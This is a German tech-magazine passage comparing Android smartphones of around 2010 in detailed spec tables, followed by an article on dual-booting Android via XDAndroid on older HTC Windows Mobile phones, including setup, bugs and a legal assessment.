Das Motorola Backflip verbindet sich als Social Media Hub mit ungewöhnlich vielen sozialen Netzwerken, doch weil die Oberfläche schnell unübersichtlich wird, kommt dabei wenig Freude auf. Wer sich nur auf Facebook und Twitter herumtreibt, greift deshalb lieber zum Xperia X10, HTC Desire oder HTC Legend. Letzteres kommt mit schickem Design, praktischer Sense-Oberfläche und kontrastreichem Display fast an die Spitzengruppe heran, schwächelt aber etwas bei der Hardware.

Das Xperia X10 macht den Nachteil Android 1.6 mit dem Riesendisplay, der 8-Megapixel-Kamera, den Social-Media-Funktionen und dem guten Multimediaplayer wett. Das Motorola Milestone bietet eine brauchbare Tastatur und den schärfsten Touchscreen. Nur bei der Kamera und beim Abspielen von Filmen zeigt es Schwächen.

Gibt man sich nur mit schnellster Oberfläche, aktueller Android-Version, Spitzendisplay und Top-Hardware zufrieden, landet man beim HTC Desire und Google Nexus One. Das Desire punktet mit einer etwas besseren Bedienung, mehr Einstellmöglichkeiten, dem funktionsreichen Browser und schicker Sense-Oberfläche. Beim Nexus One hat man eine bessere Sprachqualität und die Garantie, immer das aktuellste Betriebssystem und die meisten Apps zu bekommen. (acb)

### Literatur

[1] Jo Bager, Wegzeug, Eine Sammlung nützlicher iPhone- und Android-Apps, c't 6/10, S. 134

## Android-Smartphones

Produkt	beTouch E110	Nexus One	Desire	Legend	GT540
Hersteller	Acer, www.acer.de	Google, www.google.com/phone	HTC, www.htc.com/de	HTC, www.htc.com/de	LG, www.lge.de
technische Daten	www.handy-db.de/1683	www.handy-db.de/1653	www.handy-db.de/1679	www.handy-db.de/1680	www.handy-db.de/1658
Lieferumfang (kann je nach Anbieter variieren)	Ladegerät, Stereo-Headset, USB-Kabel, CD, Kurzanleitung	Netzteil, USB-Kabel, Stereo-Headset, Kurzanleitung, Stoffhülle	Ladegerät, Stereo-Headset, USB-Kabel	Ladegerät, Stereo-Headset, USB-Kabel, Bedienungsanleitung	Netzteil, USB-Kabel, Stereo-Headset, Bedienungsanleitung, Software
Prozessor	ST Ericsson, 416 MHz	Qualcomm Snapdragon, 1 GHz	Qualcomm Snapdragon, 1 GHz	Qualcomm, 600MHz	k. A.
Speicher RAM / Flash	256 MByte / 256 MByte	512 MByte / 512 MByte	576 MByte / 512 MByte	384 MByte / 512 MByte	k. A. / 116 MByte
Wechselspeicher / mitgeliefert / maximal	microSDHC / 2 GByte / 32 GByte	microSDHC / 4 GByte / 32 GByte	microSDHC / 4 GByte / 32 GByte	microSDHC / 2 GByte / 32 GByte	microSDHC / 2 GByte / 32 GByte
Abmessungen (H × B × T), Gewicht	103 mm × 54 mm × 14 mm, 105 g	119 mm × 60 mm × 12 mm, 134 g	119 mm × 60 mm × 12 mm, 135 g	112 mm × 56 mm × 12 mm, 126 g	108 mm × 55 mm × 14 mm, 117 g
Android-Version / Bedien-Oberfläche	1.5 / Acer UI	2.2 / Android	2.1 / Sense	2.1 / Sense	1.6 / S-Class, Android
Bluetooth / WLAN / GPS	2.0 + EDR / – / ✓	2.1 + EDR / 802.11b/g / ✓	2.1 + EDR / 802.11b/g / ✓	2.1 + EDR / 802.11b/g / ✓	2.1 + EDR / 802.11b/g / ✓
Display-Technik / -Größe	LCD / 4,3 cm × 5,7 cm (2,8 Zoll)	AMOLED / 4,8 cm × 8,1 cm (3,7 Zoll)	AMOLED / 4,8 cm × 8,1 cm (3,7 Zoll)	AMOLED / 4,5 cm × 6,8 cm (3,2 Zoll)	LCD / 4,2 cm × 6,4 cm (3 Zoll)
Display-Auflösung (Farbtiefe)	240 × 320, 142 dpi / 16 Bit	480 × 800, 252 dpi (16 Bit)	480 × 800, 252 dpi (16 Bit)	320 × 480, 180 dpi (16 Bit)	320 × 480, 192 dpi (18 Bit)
Touchscreen	resistiv, Singletouch	kapazitiv, Multitouch	kapazitiv, Multitouch	kapazitiv, Multitouch	resistiv, Singletouch
Lage- / Helligkeitssensor	– / –	✓ / ✓	✓ / ✓	✓ / ✓	✓ / –
mechanische / virtuelle Qwertz-Tastatur	– / ✓	– / ✓	– / ✓	– / ✓	– / ✓
UMTS / HSDPA / HSUPA	✓ / 3,6 MBit/s / – (UMTS: 384 KBit/s)	✓ / 7,2 MBit/s / 2 MBit/s	✓ / 7,2 MBit/s / 2 MBit/s	✓ / 7,2 MBit/s / 2 MBit/s	✓ / 7,2 MBit/s / 2 MBit/s
Internetweitergabe per USB / WLAN-Hotspot	✓ / –	✓ / ✓	✓ / –	✓ / –	– / –
Sprachwahl / -steuerung	– / –	✓ / ✓ (nur Englisch)	– / –	– / –	– / –
SAR-Wert <sup>1</sup>	0,72 W/kg	0,82 W/kg	0,75 W/kg	0,57 W/kg	1,23 W/kg
<b>Multimedia</b>					
Kamera-Auflösung Fotos	2048 × 1536	2592 × 1944	2592 × 1944	2592 × 1944	2048 × 1536 Pixel
Kamera-Auflösung Videos	352 × 288	800 × 480	800 × 480	640 × 480	640 × 480
Autofokus / Fotoleuchte / Blitz	– / – / –	✓ / ✓ / –	✓ / ✓ / –	✓ / ✓ / –	✓ / ✓ / –
Selbstauslöser / Geotagging	– / –	– / ✓	✓ / ✓	✓ / ✓	✓ / ✓
Mediaplayer-Formate	AAC, M4A, MIDI, MP3, OGG, WAV, WMA, 3GP, H.263, H.264, MPEG-4	AAC, MIDI, MP3, OGG, WAV, 3GP, H.263, H.264, MPEG-4	AAC, M4A, MIDI, MP3, OGG, WAV, 3GP, H.263, H.264, MPEG-4, WMA	AAC, M4A, MIDI, MP3, OGG, WAV, 3GP, H.263, H.264, MPEG-4, WMA	AAC, M4A, MIDI, MP3, OGG, WAV, WMA, 3GP, H.263, H.264, MPEG-4, WMV, Divx, Xvid
UKW-Radio	✓	–	✓	✓	✓
<b>Installierte Software</b>					
Mail-Client Exchange/POP3/IMAP	– / ✓ / ✓	✓ / ✓ / ✓	✓ / ✓ / ✓	✓ / ✓ / ✓	✓ / ✓ / ✓
Kalender / Aufgaben / Wecker / Sprach-Memos	✓ / ✓ / ✓ / ✓	✓ / – / ✓ / –	✓ / ✓ / ✓ / ✓	✓ / – / ✓ / ✓	✓ / ✓ / ✓ / ✓
Datei-Manager / Rechner / Java-Interpreter	✓ / ✓ / ✓	– / ✓ / –	– / ✓ / –	– / ✓ / –	– / ✓ / ✓
Office-Anwendungen	–	–	Quickoffice, PDF Viewer	Quickoffice, PDF Viewer	Quickoffice
GPS-Software	GPS-Tracker	Google Maps	Google Maps, Footprints	Google Maps, Footprints	Google Maps
Marketplace: Verfügbarkeit Top-Programme / allgemein <sup>2</sup>	kein Zugang zum Marketplace	100 % / 100 %	93 % / 61 %	99 % / 100 %	84 % / 60 %
<b>Synchronisation</b>					
Synchronisation PC	Acer Sync (Kontakte, Kalender)	–	HTC Sync (Outlook, Windows Kontakte)	HTC Sync (Outlook, Windows Kontakte)	–
Synchronisation Web	✓ (Google-Dienste)	Google-Dienste, Exchange (Mails, Kontakte, Kalender)	Google-Dienste, Exchange (Mails, Kontakte, Kalender)	Google-Dienste, Exchange (Mails, Kontakte, Kalender)	Google-Dienste, Exchange (Mails, Kontakte, Kalender)
<b>Messungen</b>					
Helligkeitsregelbereich	16 ... 365 cd/m <sup>2</sup>	23 ... 224 cd/m <sup>2</sup>	12 ... 219 cd/m <sup>2</sup>	16 ... 262 cd/m <sup>2</sup>	20 ... 431 cd/m <sup>2</sup>
Kontrast, Blickwinkel vertikal / horizontal	660:1, 130° / 120°	zu hoch für Messung, >160° / >160°	zu hoch für Messung, >160° / >160°	zu hoch für Messung, >160° / >160°	805:1, >160° / >160°
Audio-Qualität	⊖⊖ / –76,0 dB(A)	○ / –89,1 dB(A)	○ / –89,4 dB(A)	○ / –86,5 dB(A)	○ / –87,9 dB(A)
Laufzeit Video / WLAN / UMTS <sup>3</sup>	9,4 h / – / 6,7 h	5,4 h / 3,1 h / 2,7 h	5 h / 3,7 h / 2,8 h	5,9 h / 4,8 h / 3,2 h	6,4 h / 7,4 h / 4,9 h
<b>Bewertung</b>					
Display	⊖⊖	⊕⊕	⊕⊕	⊕⊕	– <sup>4</sup>
Bedienung	⊖	⊕⊕	⊕⊕	⊕	– <sup>4</sup>
Oberfläche	○	⊕	⊕⊕	⊕⊕	– <sup>4</sup>
Ausstattung / Erweiterbarkeit	⊖	⊕⊕	⊕	⊕	– <sup>4</sup>
Multimedia	⊖	⊕	⊕	⊕	– <sup>4</sup>
Kamera	⊖⊖	○	○	⊖	– <sup>4</sup>
Vorteile	leicht und günstig, schnelle Kamera, lange Laufzeit, Speicher-slot von außen zugänglich	flüssige Bedienung, kontrastreiches Display, satte Farben, große App-Auswahl, Android-Updates schnell verfügbar	flüssige Bedienung, kontrastreiches Display, satte Farben, funktionsreicher Browser mit Flash-Unterstützung, Sense-Oberfläche	schickes Design, kontrastreiches Display, satte Farben, funktionsreicher Browser mit Flash-Unterstützung, Sense-Oberfläche	guter Medienspieler und viele Medienformate, ordentliche Kamera, sortierbares Anwendungsmenü
Nachteile	schlechter Bildschirm, ruckelige Oberfläche, kein Zugriff auf den Markt, in vielen Anwendungen kein Querformat, schlechter Audioausgang	schlechte Sensortasten, im Sonnenlicht schlecht lesbar, kurze Laufzeit, Gerät muss zum Speicherkartenwechsel abgeschaltet werden	im Sonnenlicht schlecht lesbar, kurze Laufzeit, Gerät muss zum Speicherkartenwechsel abgeschaltet werden	im Sonnenlicht schlecht lesbar, Gerät muss zum Speicherkartenwechsel abgeschaltet werden	resistiver, nicht sehr feinfühliges Touchscreen, kein Fotolicht, 2.1-Update erst im Herbst
Preis ohne Kartenvertrag (Straße)	160 €	490 €	440 €	380 €	230 €
<sup>1</sup> Herstellerangabe <sup>2</sup> ermittelt mit 100 empfehlenswerten Android-Anwendungen / ermittelt mit typischen Suchbegriffen <sup>3</sup> gemessen bei 200 cd/m <sup>2</sup> <sup>4</sup> keine Bewertung, da Vorseriengerät ⊕⊕ sehr gut    ⊕ gut    ○ zufriedenstellend    ⊖ schlecht    ⊖⊖ sehr schlecht    ✓ vorhanden    – nicht vorhanden    k. A. keine Angabe					



	GW620	Backflip	Milestone	I5700 Galaxy Spica	Xperia X10	Xperia X10 mini
	LG, www.lge.de	Motorola, www.motorola.de	Motorola, www.motorola.de	Samsung, www.samsung.de	Sony Ericsson, www.sonyericsson.com	Sony Ericsson, www.sonyericsson.com
	www.handy-db.de/1643	www.handy-db.de/1654	www.handy-db.de/1637	www.handy-db.de/1645	www.handy-db.de/1640	www.handy-db.de/1676
	Netzteil, USB-Kabel, Bedienungsanleitung	Netzteil, USB-Kabel, Stereo-Headset, Kurzanleitung	Ladegerät, Stereo-Headset, USB-Kabel	Netzteil, USB-Kabel, Stereo-Headset, Kurzanleitung, PC-Software	Ladegerät, Stereo-Headset, USB-Kabel	Ladegerät, Stereo-Headset, USB-Kabel, 2 farbige Rückendeckel, Kurzanleitung
	Qualcomm, 528 MHz	Qualcomm, 528MHz	Texas Instruments, 600 MHz	Qualcomm, 800 MHz	Qualcomm Snapdragon, 1 GHz	Qualcomm, 600 MHz
	k. A. / 166 MByte	256 MByte / 512 MByte	k. A. / 300 MByte	k. A. / 200 MByte	k. A. / 1 GByte	k. A. / 128 MByte
	microSDHC / 1 GByte / 32 GByte	microSDHC / 2 GByte / 32 GByte	microSDHC / 8 GByte / 32 GByte	microSDHC / 1 GByte / 32 GByte	microSDHC / 8 GByte / 32 GByte	microSDHC / 2 GByte / 32 GByte
	109 mm × 55 mm × 16 mm, 142 g	108 mm × 54 mm × 16 mm, 142 g	116 mm × 60 mm × 14 mm, 165 g	115 mm × 58 mm × 14 mm, 124 g	119 mm × 63 mm × 13 mm, 135 g	83 mm × 50 mm × 16 mm, 88g
	1.5 / S-Class, Android	1.5 / MotoBlur	2.1 / Android	2.1 / TouchWiz	1.6 / Sony Ericsson	1.6 / Sony Ericsson
	2.1 + EDR / 802.11b/g / ✓	2.0 + EDR / 802.11b/g / ✓	2.1 + EDR / 802.11b/g / ✓	2.1 + EDR / 802.11b/g / ✓	2.0 + EDR / 802.11b/g / ✓	2.0 + EDR / 802.11b/g / ✓
	LCD / 4,2 cm × 6,4 cm (3 Zoll)	LCD / 4,3 cm × 6,5 cm (3,1 Zoll)	LCD / 4,6 cm × 8,1 cm (3,7 Zoll)	LCD / 4,5 cm × 6,8 cm (3,2 Zoll)	LCD / 5 cm × 8,9 cm (4 Zoll)	LCD / 3,9 cm × 5,2 cm (2,6 Zoll)
	320 × 480 Pixel, 192 dpi (18 Bit)	320 × 480, 188 dpi (18 Bit)	854 × 480, 268 dpi (24 Bit)	320 × 480, 181 dpi (18 Bit)	480 × 854, 244 dpi (16 Bit)	240 × 320, 156 dpi (24 Bit)
	resistiv, Singletouch	kapazitiv, Singletouch	kapazitiv, Multitouch	kapazitiv, Singletouch	kapazitiv, Singletouch	kapazitiv, Singletouch
	✓ / ✓	✓ / –	✓ / ✓	✓ / –	✓ / ✓ / ✓	✓ / ✓
	✓ (5-zeilig) / – (nur T9)	✓ (4-zeilig) / ✓	✓ (4-zeilig) / ✓	– / ✓	– / ✓	– / – (nur T9)
	✓ / 7,2 MBit/s / 2 MBit/s	✓ / 7,2 MBit/s / – (UMTS:384 KBit/s)	✓ / 10,2 MBit/s / 5,7 MBit/s	✓ / 3,6 MBit/s / – (UMTS:384 KBit/s)	✓ / 7,2 MBit/s / 2 MBit/s	✓ / 7,2 MBit/s / 2 MBit/s
	– / –	– / –	– / –	– / –	– / –	– / –
	– / –	– / –	✓ / –	– / ✓ (nur Englisch)	✓ / –	– / –
	0,82 W/kg	0,78 W/kg	0,72 W/kg	0,6 W/kg	1,25 W/kg	1,17 W/kg
	2560 × 1920	2592 × 1944	2592 × 1937	2048 × 1536	3264 × 2448	2592 × 1944
	320 × 240	352 × 288	720 × 480	352 × 288	854 × 480	640 × 480
	✓ / ✓ / –	✓ / ✓ / –	✓ / ✓ / –	✓ / – / –	✓ / ✓ / –	✓ / ✓ / –
	✓ / ✓	– / ✓	✓ / ✓	✓ / ✓	✓ / ✓	– / ✓
	M4A, MIDI, MP3, OGG, WAV, WMA, 3GP, H.263, H.264, MPEG-4, WMV, Divx, Xvid	M4A, MIDI, MP3, OGG, WAV, WMA, 3GP, H.263, H.264, MPEG-4, WMV	M4A, MIDI, MP3, OGG, WAV, WMA, 3GP, H.263, MPEG-4	AAC, M4A, MIDI, MP3, OGG, WAV, WMA, 3GP, H.263, H.264, MPEG-4, Divx, Xvid	AAC, MIDI, M4A, MIDI, MP3, OGG, WAV, WMA, 3GP, H.263, H.264, MPEG-4, WMV	AAC, MIDI, MP3, OGG, WAV, 3GP, H.264, MPEG-4, DivX
	✓	–	–	–	–	✓
	✓ / ✓ / ✓	✓ / ✓ / ✓	✓ / ✓ / ✓	✓ / ✓ / ✓	✓ / ✓ / ✓	✓ / ✓ / ✓
	✓ / ✓ / ✓ / ✓	✓ / – / ✓ / –	✓ / – / ✓ / –	✓ / – / ✓ / ✓	✓ / ✓ / ✓ / –	✓ / ✓ / ✓ / –
	– / ✓ / –	– / ✓ / –	– / ✓ / –	✓ / ✓ / ✓	– / ✓ / –	– / ✓ / –
	Quickoffice	Quickoffice	Quickoffice	–	Office Suite	–
	Google Maps	Google Maps	Google Maps, Motonav (Demo)	Google Maps	Google Maps, Wisepilot (Demo)	Google Maps, Wisepilot (Demo)
	82 % / 84 %	82 % / 84 %	99 % / 100 %	99 % / 100 %	92 % / 97 %	63 % / 19 %
	–	–	Nero Media Link (Musik, Videos, Bilder), Backup über WLAN	–	–	–
	Google-Dienste, Exchange (Mails, Kontakte, Kalender)	Google-Dienste, Exchange (Mails, Kontakte, Kalender), Motoblur	Google-Dienste, Exchange (Mails, Kontakte, Kalender)	Google-Dienste, Exchange (Mails, Kontakte)	Google-Dienste, Exchange (Mails, Kontakte, Kalender)	Google-Dienste, Exchange (Mails, Kontakte, Kalender)
	78 ... 545 cd/m <sup>2</sup> 504:1, >160° / >160°	90 ... 520 cd/m <sup>2</sup> 1953:1, >160° / >160°	48 ... 405 cd/m <sup>2</sup> 1587:1, >160° / >160°	57 ... 478 cd/m <sup>2</sup> 782:1, >160° / >160°	27 ... 303 cd/m <sup>2</sup> 808:1, >160° / >160°	26 ... 360 cd/m <sup>2</sup> 793:1, >160° / >160°
	○ / –87,9 dB(A)	○ / –89,4 dB(A)	⊕ / –93,4 dB(A)	○ / –89,4 dB(A)	○ / –85,4 dB(A)	○ / –90,4 dB(A)
	6,1 h / 7,7 h / 4,9 h	6,9 h / 7,9 h / 5,2 h	6,7 h / 9,5 h / 3,2 h	7,6 h / 7,6 h / 6,6 h	5,7 h / 8,3 h / 5 h	7,8 h / 11,6 h / 6,6 h
	⊕	⊕	⊕⊕	⊕	⊕⊕	⊕
	⊕	○	⊕⊕	○	⊕	○
	⊕	○	⊕	○	○	⊕
	⊕	⊕	⊕	○	⊕⊕	⊕
	⊕	○	⊕	⊕	⊕⊕	○
	○	⊖	⊖⊖ (Fokusfehler)	⊖⊖ (Belichtungsfehler)	⊕	○
	gute Quartz-Tastatur, ordentlicher Mediaplayer, viele Medienformate, brauchbare Kamera, Speicherslot von außen zugänglich	brauchbare Tastatur, kontrastreicher Touchscreen, Touchpad hinter dem Display	gutes, hochauflösendes Display, aktuelles Betriebssystem, PC-Verbindung via WLAN und Browser	Android 2.1-Update verfügbar, viele Medienformate, gute Funktionstasten	großes Display, flüssige Bedienung, guter Mediaplayer, ordentliche Kamera	klein und handlich, Android gut auf Größe angepasst, lange Laufzeit, gute Multimedia-Funktionen, als X10 mini pro mit Quartz-Tastatur lieferbar
	etwas ruckelige Bedienung, schlecht platzierte Sensortasten	gewöhnungsbedürftiges Design, langsam, ruckelige Oberfläche, schlechter GPS-Empfang	klobig, Tastatur mäßig, mäßige Kamera, Gerät muss zum Speicherkartenwechsel abgeschaltet werden	Oberfläche ruckelig, schlechte Kamera, etwas unhandlich, 2.1-Update mit Kamera-Fehler	etwas unhandlich, Gerät muss zum Speicherkartenwechsel abgeschaltet werden	keine Quartz-Tastatur, Akku nicht wechselbar, Apps- und Widget-Auswahl eingeschränkt, wenig Einstellmöglichkeiten
	220 €	390 €	400 €	210 €	450 €	240 €

Lutz Labs

# Austauschmotor

## Android auf Windows-Mobile-Smartphones installieren

Windows-Mobile-Smartphones mit den Betriebssystem-Versionen 6.1 oder 6.5 gelten als hoffnungslos veraltet, ein Update auf Windows Phone 7 wird keins der Geräte erhalten. Doch zum Altmittel muss man die schicken Geräte nicht geben, denn mit etwas Aufwand lässt sich Android darauf installieren.



Die erste Anlaufstelle für eine verbesserte, wenn auch inoffizielle Firmware für ein Windows-Mobile-Smartphone ist die Webseite [www.xda-developers.com](http://www.xda-developers.com). Die dortigen ROM-Köche nutzen ihre Kenntnisse der Smartphone-Hardware seit einiger Zeit auch für die Portierung von Android auf verschiedene Windows-Smartphones. Die Entwickler kümmern sich vor allem um die HTC-Smartphones Touch Diamond, Touch Diamond 2, Touch Pro, Pro 2 und Touch HD.

Es gibt Distributionen, die Windows Mobile komplett ersetzen und solche, die zusätzlich installiert werden – wir konzentrieren uns auf letztere; damit hat man auch bei Problemen immer noch ein funktionierendes Betriebssystem. Zum Start des alternativen Systems dient das Windows-Mobile-Programm haret.exe (Handheld Reverse

Engineering Tool). Das ist ein Linux-Bootloader, der Windows Mobile beendet und ein auf der Speicherkarte oder dem internen Speicher liegendes Android startet.

### Angepasst

Wir haben das auf vier HTC-Smartphones ausprobiert: Aus dem Jahr 2008 stammen das Touch Diamond, das Tastaturgerät Touch Pro und das Touch HD; das Touch Diamond 2 erschien erst im vergangenen Jahr. Für diese Smartphones existiert eine gemeinsame Distribution unter dem Namen XDAndroid, mitgelieferte Konfigurationsdateien dienen zur gerätespezifischen Anpassung. Nach dem Download von XDAndroid (alle Quellen finden Sie über den Link am Ende des Artikels) auf einen Windows-PC ex-

trahiert man den Inhalt in das Stammverzeichnis einer mindestens 512 MByte fassenden SD-Karte – das Touch Diamond hat keinen Kartenslot, hier kopiert man die Daten vom PC aus in den internen Speicher.

Danach geht man in das Verzeichnis Startup Config und sucht das zum Handy passende Unterverzeichnis – diese tragen nicht die deutschen Namen der Smartphones, sondern deren US-Bezeichnung (siehe Vergleichstabelle). Daraus kopiert man nun die Datei Startup.txt ins Stammverzeichnis. Nach unseren Erfahrungen muss man sie, anders als in der Anleitung beschrieben, auch nach Startup Config kopieren. In das Verzeichnis AndroidApps kopiert man noch die zu installierenden Zusatzanwendungen, eine Auswahl liegt in den dortigen Unterverzeichnissen.

Der erste Start von Android per haret.exe dauert einige Minuten. In dieser Zeit erzeugt das System aus den vorliegenden Dateien das Abbild einer Android-Installation (data.img), zwischendurch wird der Touchscreen kalibriert. Die diversen Fehlermeldungen des Linux-Bootvorgangs kann man getrost ignorieren. Erst wenn das System mehrere Minuten an der gleichen Stelle verharrt, ist ein Eingriff erforderlich. Bei einigen Geräten kommt etwa die Meldung, dass das System auf

### US-Bezeichnungen der HTC-Geräte

Deutschland	USA
Touch Diamond	Diamond
Touch Diamond 2	Topaz
Touch HD	Blackstone
Touch Pro	Raphael
Touch Pro 2	Rhodium



Mit XDAAndroid kommt ein neuer Programmstarter namens Home++, der anders als das Original auch im Querformat bedienbar ist.

die SD-Karte wartet. Die einfachste Lösung liegt nach Entwickler-Angaben in der Verwendung einer schnelleren Speicherkarte, auch könne man versuchen, die Karte durch die Formatierung mit dem offiziellen Formatier-Tool der SD-Card-Association zur Mitarbeit zu überreden.

### Erstkontakt

Nach dem Start, der zum Ende mit der vom Nexus One entlehnten Boot-Animation verschönert wird, fühlt sich das Handy wie von Android gewohnt an: Auf die Eingabe der PIN hin erhält man auf Wunsch eine Einführung in das Betriebssystem, nach der Eingabe eines Google-Accounts Zugriff auf Google-E-Mails und den Market. Die meisten Google-Anwendungen sind installiert; Maps fehlt, lässt sich aber aus dem Market nachinstallieren. Sofern eine deutsche SIM-Karte im Gerät steckt, erscheint die Benutzerführung gleich auf Deutsch.

Die Testgeräte meldeten nach fast jedem Start Fehler, dass der eine oder andere Prozess nicht reagieren würde; zur Auswahl stehen „Schließen der Anwendung“ oder „Warten“. Letzteres klappte bei uns in jedem Fall. Die Entwickler vermuten, dass eine zu langsame Anbindung der SD-Karte der Grund für das überleitete Meckern des Betriebssystems sein könnte.

Bei der Bedienung muss man sich etwas umgewöhnen, denn Android braucht fünf Tasten, unsere Windows-Mobile-Smartphones bieten nur vier. Daher wird die Einschalttaste unter Android als Home-Button umgewidmet, längeres Drücken bringt die Liste der zuletzt geöffneten Anwendungen hervor. Die ursprüngliche Home-Taste öffnet das Kontext-Menü, die Back-Taste und die üblichen Telefonietasten behalten ihre Funktion. Die „Auflegen“-Taste dient zudem nun zum Abschalten des Geräts. Die Sensortasten des Touch HD funktionieren

unter XDAAndroid, allerdings lässt sich das Smartphone darüber nicht ausschalten – hier hilft nur das Entfernen des Akkus. Die Belegung von Back- und Home-Taste haben die Entwickler beim HD merkwürdigerweise vertauscht.

Die Hardware der HTC-Smartphones wird weitgehend unterstützt, doch einige Punkte haben die Entwickler noch nicht im Griff: Die Kameras funktionieren nicht, und um einen funktionierenden GPS-Empfänger zu erhalten muss man eine aktuelle Version des rootfs einspielen (siehe Linkliste). Die Positionsbestimmung dauert dennoch rund zehn Minuten.

Per USB kann man nicht auf die Speicherkarte der Androiden (beziehungsweise den internen Speicher des Touch Diamond) zugreifen, weil die Smartphones sich gegenüber dem PC nicht als USB-Massenspeicher ausgeben.

Als Surfbrett für Notebook-Ausflüge eignen sich XDAAndroid-Smartphones bislang noch nicht. Weder per USB noch per WLAN reichen die Geräte ihren Internet-Zugang weiter. Zwar existiert eine experimentelle Version des WLAN-Tethering-Programms android-wifi-tether, doch konnten wir diese nicht zum Weiterleiten der vom Notebook stammenden Anfragen überreden. Bluetooth funktioniert im Prinzip: Wir konnten über ein Headset telefonieren, Musik kam auf einem Stereo-Kopfhörer nur abgehackt an.

An Bord, aber nicht funktionsfähig ist die Sprachsuche: Sie quittierte ihren Aufruf lediglich mit einer Fehlermeldung. Auch die Sprachwahl funktioniert nicht wie erwartet. Beim Telefonieren konnten wir keine Qualitätsunterschiede zwischen Windows Mobile und Android feststellen, die Benutzung der Freisprechfunktion beendete allerdings das Gespräch.

Die Entwickler betonen, dass die Akkulaufzeit sehr kurz sein kann. Zum Vergleich haben wir unter den verschiedenen Betriebssystemen per WLAN wiederholt eine Datei von einem Webserver geladen und die Zeit gestoppt, bis der Akku leer war. Unter Windows Mobile lief das Touch Diamond zwei Stunden, unter Android war bereits eine halbe Stunde früher Schluss. Zudem ist die Akkuanzeige unter Android sehr ungenau – ein laut


## Weicher Umstieg

Der Exchange-Client ist für viele Windows-Mobile-Anwender die wichtigste Anwendung ihres Mobilgeräts, auch die Bearbeitung von Office-Dateien ist trotz der Schwächen von Office Mobile recht beliebt. Die Exchange-Anbindung hat Android seit der Version 2.0 eingebaut, lokale Synchronisation mit Outlook klappt nicht. Duster sieht es zudem für Umsteiger im Bereich Office aus. Im Android-Market finden sich nur zwei ausgewachsene Office-Anwendungen: das von diversen anderen Plattformen bekannte Documents to go und das nur für Android verfügbare Thinkfree Mobile (siehe Klein Schreiberlein, c't 9/10, S. 110). In beiden Fällen stehen Nutzern umgerüsteter Windows-Mobile-Smartphones lediglich die Demo-Versionen der Software, nicht jedoch die Kaufversionen zur Verfügung. Google beschränkt nämlich den Zugriff auf den Market [1]: Die Suche nach dem Stichwort Documents bringt bei unseren Testgeräten lediglich 40 Treffer hervor, dem Market bekannte Geräte erhalten mehr als die doppelte Anzahl.

Android voll geladener Akku war laut Windows Mobile nur zu etwa drei Vierteln gefüllt.

Das Touch Diamond lief stabil, aber sehr langsam; gelegentlich mussten wir mehrere Sekunden auf den Start einer Anwendung oder das Erwachen aus dem Standby warten. Mit der schnelleren Hardware des Touch HD und des Pro macht Android mehr Spaß. Auf dem Touch Diamond 2 konnten wir Android zwar zum Starten bewegen, das System stürzte jedoch regelmäßig kurz nach dem Start ab. Eine Zusammenstellung eines anderen ROM-Kochs (Android for Topaz) lief etwas stabiler, allerdings funktionierte nicht einmal das WLAN.

Eine weitere Distribution für Geräte mit einer Bildschirmauflösung von mindestens 640 × 480 Pixel nennt sich Android 2.1 with HTC Sense. Sie enthält die von HTC-Geräten bekannte Bedien-



XDAAndroid besteht im Auslieferungszustand aus nur wenigen Dateien, die auf die SD-Karte zu kopieren sind.



## Android auf weiteren Smartphones

Experimentierfreudige Programmierer haben die Android-Sourcen auch für andere Smartphones angepasst. Prominentester Neuzugang in der Android-Familie ist sicher Apples iPhone 3G, aber auch das erste iPhone, Nokias Internet-

Tablet N900 und die ältere N800-Reihe sowie Sony Ericssons Xperia X1 sind dabei. Für all diese gilt aber noch mehr als für die im Artikel genannten HTC-Geräte, dass die Umsetzung noch nicht alltagstauglich ist.

oberfläche Sense und stammt anscheinend vom HTC Hero – darauf weist zumindest der Boot-Bildschirm hin. Auch diese Version stürzte bei unseren Tests regelmäßig ab, zudem versprechen die vom Hero übernommenen Anwendungen zu viel: Das UKW-Radio etwa funktioniert nicht.

### Nur noch Android?

Wer direkt beim Einschalten Android starten möchte, nutzt den Bootmanager Gen.Y DualBoot. Dieser klinkt sich in den Boot-Vorgang ein und präsentiert eine Auswahlmöglichkeit zwischen Windows Mobile und Android. Auch eine Auto-Boot-Option ist enthalten, die nach drei oder zehn Sekunden das vorab ausgewählte System startet.

Auf einigen Testgeräten schrieb das Installationsprogramm die notwendigen Werte allerdings nicht in die Windows-Mobile-Registry, es war Nachhilfe durch einen Registry-Editor (etwa PHM Regedit) nötig. Das

im Stammverzeichnis der SD-Karte liegende Android-System fand der Bootloader dennoch nicht, erst das Verschieben des Systems in einen eigenen Ordner (und Eintrag desselben in der Windows-Mobile-Registry) führte zum Erfolg. Der Bootmanager lässt sich rückstandsfrei deinstallieren, falls er auf dem gewünschten Gerät nicht funktioniert.

### Rechtliche Bewertung

Googles Mobilbetriebssystem Android ist ein Open-Source-System, der Quellcode steht auch für Weiterentwicklungen und Portierungen auf andere Plattformen zur freien Verfügung. Die von Google entwickelten Anwendungen wie Maps oder Mail dürfen dagegen nur von Google beziehungsweise seinen Lizenznehmern verbreitet werden. Dennoch sind sie in XDAAndroid enthalten. Eine ähnliche Situation gab es bereits bei der Android-Distribution CyanogenMod – hier hatte Google interveniert, der Programmierer nahm



Beim Starten des Systems fühlt man sich an eine Linux-Distribution auf dem Desktop erinnert.

die Google-Anwendungen aus seinem Paket heraus.

Ähnlich sieht es mit der Distribution aus, die mit der von HTC entwickelten Bedienoberfläche Sense kommt. Sie stammt, wie aus dem Startbildschirm hervorgeht, aus dem HTC-Smartphone Hero. Eine Lizenz zur Verbreitung dürfte der Programmierer nicht besitzen. Anwender haben durch den Download und die Nutzung der in den Distributionen enthaltenen Anwendungen nach unserer Einschätzung nichts zu befürchten.

### Fazit

